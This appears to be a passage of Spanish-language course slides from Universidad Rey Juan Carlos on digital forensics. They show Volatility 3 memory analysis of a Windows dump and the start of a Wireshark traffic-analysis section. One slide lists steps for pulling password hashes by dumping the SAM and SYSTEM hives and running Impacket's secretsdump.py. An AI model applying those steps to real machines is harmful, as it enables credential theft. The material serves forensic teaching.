396     332     wininit.exe     0×fa8002bb99e0  3       74      0       False   2017-11-14 14:21:06.00
* 504   396     services.exe    0×fa8002c6db30  7       217     0       False   2017-11-14 14:21:06.00
** 640  504     svchost.exe     0×fa8002dce970  10      356     0       False   2017-11-14 14:21:11.00
```

II - Forense - Memoria RAM

Comandos de terminal

También es posible fisgonear los comandos que se han ejecutado en el CMD (la terminal de Windows)

cmdline.CmdLine: muestra los comandos ejecutados

```
┌──(kali㉿urjc)-[~/Downloads]
└─$ vol -f dump.mem windows.cmdline.CmdLine
Volatility 3 Framework 2.26.2
Progress:  100.00               PDB scanning finished
PID     Process Args

4       System  -
260     smss.exe        -
344     csrss.exe       -
396     wininit.exe     -
408     csrss.exe       -
456     winlogon.exe    -
504     services.exe    -
512     lsass.exe       C:\Windows\system32\lsass.exe
524     lsm.exe -
640     svchost.exe     C:\Windows\system32\svchost.exe -k DcomLaunch
704     vmacthlp.exe    -
736     svchost.exe     C:\Windows\system32\svchost.exe -k RPCSS
784     svchost.exe     C:\Windows\System32\svchost.exe -k LocalServiceNet
888     svchost.exe     C:\Windows\System32\svchost.exe -k LocalSystemNetw
916     svchost.exe     C:\Windows\system32\svchost.exe -k netsvcs
```

II - Forense - Memoria RAM

Archivos I

Cuando el usuario necesita un archivo, este se carga temporalmente en la memoria RAM

filescan.FileScan: muestra los archivos que se encontraban cargados en memoria

```
┌──(kali㉿urjc)-[~/Downloads]
└─$ vol -f dump.mem windows.filescan.FileScan
Volatility 3 Framework 2.26.2
Progress:  100.00               PDB scanning finished
Offset  Name

0×1084310       值H□□瞧·□□\System32\msconfig.exe
0×13c4850       \Users\ctf\AppData\Local\Google\Chrome\User Data\CrashpadMetrics-acti
0×14a89e0       彤□□rs\ctf\AppData\Local\Adobe\Updater5\aum.log
0×160e6e0       \Program Files (x86)\Google\Chrome\Application\62.0.3202.89\chrome_10
0×1617480       \Windows\System32\wbem\wmiprov.dll
0×17c44a0       \Windows\System32
0×1f49f20       \Program Files\AccessData\FTK Imager\ADIsoDLL.dll
0×22ac620       \Users\ctf\AppData\Local\Google\Chrome\User Data\Default\Sync Extensi
0×2359b40       \Windows\System32\ulib.dll
```

II - Forense - Memoria RAM

Archivos II

Los archivos pueden ser extraidos del dump, siempre que se conozca el offset de memoria y que estén cacheados

dumpfiles.DumpFiles: extrae un determinado fichero de la RAM

```
0x3fed0d00      = χ▯▯₹₴ ς▯▯
0x3fed2b60      \Windows\Registration\R000000000006.clb
0x3feddd00      \Program Files (x86)\Adobe\Reader 8.0\Reader\plug_ins\PPKLite.api
0x3ff13630      \$Directory
0x3ff138d0      \Windows\Fonts\app850.fon
```

```
┌──(kali㉿urjc)-[~/Downloads]
└─$ vol -f dump.mem windows.dumpfiles.DumpFiles --physaddr 0x3feddd00
Volatility 3 Framework 2.26.2
Progress:  100.00               PDB scanning finished
Cache   FileObject      FileName        Result

ImageSectionObject      0x3feddd00      PPKLite.api     file.0x3feddd00.0xfa8003697950.ImageSectionObject.PPKLite.a

┌──(kali㉿urjc)-[~/Downloads]
└─$ file file.0x3feddd00.0xfa8003697950.ImageSectionObject.PPKLite.api.img
file.0x3feddd00.0xfa8003697950.ImageSectionObject.PPKLite.api.img: PE32 executable for MS Windows 4.00 (DLL), Intel
```

II - Forense - Memoria RAM

Hashes

Los hashes son un tipo de encriptación no reversible (es decir, no se puede volver al texto original). Las contraseñas se suelen guardar así

hashdump: muestra los hashes que se encuentren en memoria

II - Forense - Memoria RAM

Hashes

Con Volatility3:

1. Dumpear el archivo “\Windows\System32\config\SAM”
2. Dumpear el archivo “\Windows\System32\config\SYSTEM“
3. Utilizar “secretsdump.py” de Impacket

II - Forense - Memoria RAM

Y mucho mas...

Volatility dispone de una enorme cantidad de plugins, que se consultar con la opción **-h**

```
$> volatility -h
```

```
                    Enumerates kernel socket filters.
mac.timers.Timers   Check for malicious kernel timers.
mac.trustedbsd.Trustedbsd
                    Checks for malicious trustedbsd modules
mac.vfsevents.VFSevents
                    Lists processes that are filtering file system events
regexscan.RegExScan
                    Scans kernel memory using RegEx patterns.
timeliner.Timeliner
                    Runs all relevant plugins that provide time related infor
vmscan.Vmscan       Scans for Intel VT-d structures and generates VM volatili
windows.amcache.Amcache
                    Extract information on executed applications from the AmC
windows.bigpools.BigPools
                    List big page pools.
windows.callbacks.Callbacks
                    Lists kernel callbacks and notification routines.
windows.cmdline.CmdLine
                    Lists process command line arguments.
windows.cmdscan.CmdScan
                    Looks for Windows Command History lists
windows.consoles.Consoles
                    Looks for Windows console buffers
windows.crashinfo.Crashinfo
                    Lists the information from a Windows crash dump.
windows.debugregisters.DebugRegisters
windows.deskscan.DeskScan
                    Scans for the Desktop instances of each Window Station
windows.desktops.Desktops
                    Enumerates the Desktop instances of each Window Station
windows.devicetree.DeviceTree
                    Listing tree based on drivers and attached devices in a p
windows.direct_system_calls.DirectSystemCalls
                    Detects the Direct System Call technique used to bypass E
windows.dlllist.DllList
                    Lists the loaded DLLs in a particular windows memory imag
windows.driverirp.DriverIrp
                    List IRPs for drivers in a particular windows memory imag
windows.drivermodule.DriverModule
                    Determines if any loaded drivers were hidden by a rootkit
windows.driverscan.DriverScan
                    Scans for drivers present in a particular windows memory
windows.dumpfiles.DumpFiles
                    Dumps cached file contents from Windows memory samples.
windows.envars.Envars
```

Práctica time

Analiza el dump

Universidad
Rey Juan Carlos

7. TRÁFICO RED


II - Forense - Tráfico de red

Análisis de tráfico

Analizar las comunicaciones entre diferentes usuarios/equipos permite descubrir malware, ataques, infracciones de seguridad...

Generalmente, permite descubrir, entre otros:

- Navegación en páginas web
- Exfiltraciones de datos
- Conexiones maliciosas
- Credenciales en texto claro



II - Forense - Tráfico de red


Wireshark

Dos funciones:

- “Sniffer”: Permite capturar los paquetes de una red
- Análisis: Dado un archivo con paquetes de red (extensión .pcap), permite analizarlo, utilizar filtros, leer los mensajes en texto claro...

Universidad Rey Juan Carlos


II - Forense - Tráfico de red



II - Forense - Tráfico de red


Flujos HTTP

Los flujos HTTP son conversaciones entre dos equipos, formadas por muchos paquetes. Wireshark permite visualizarlas de manera mas gráfica




II - Forense - Tráfico de red

Seguir flujo HTTP



II - Forense - Tráfico de red

Petición




Respuesta

II - Forense - Tráfico de red


Objetos

Los objetos representan archivos que se han transmitido durante la comunicación.

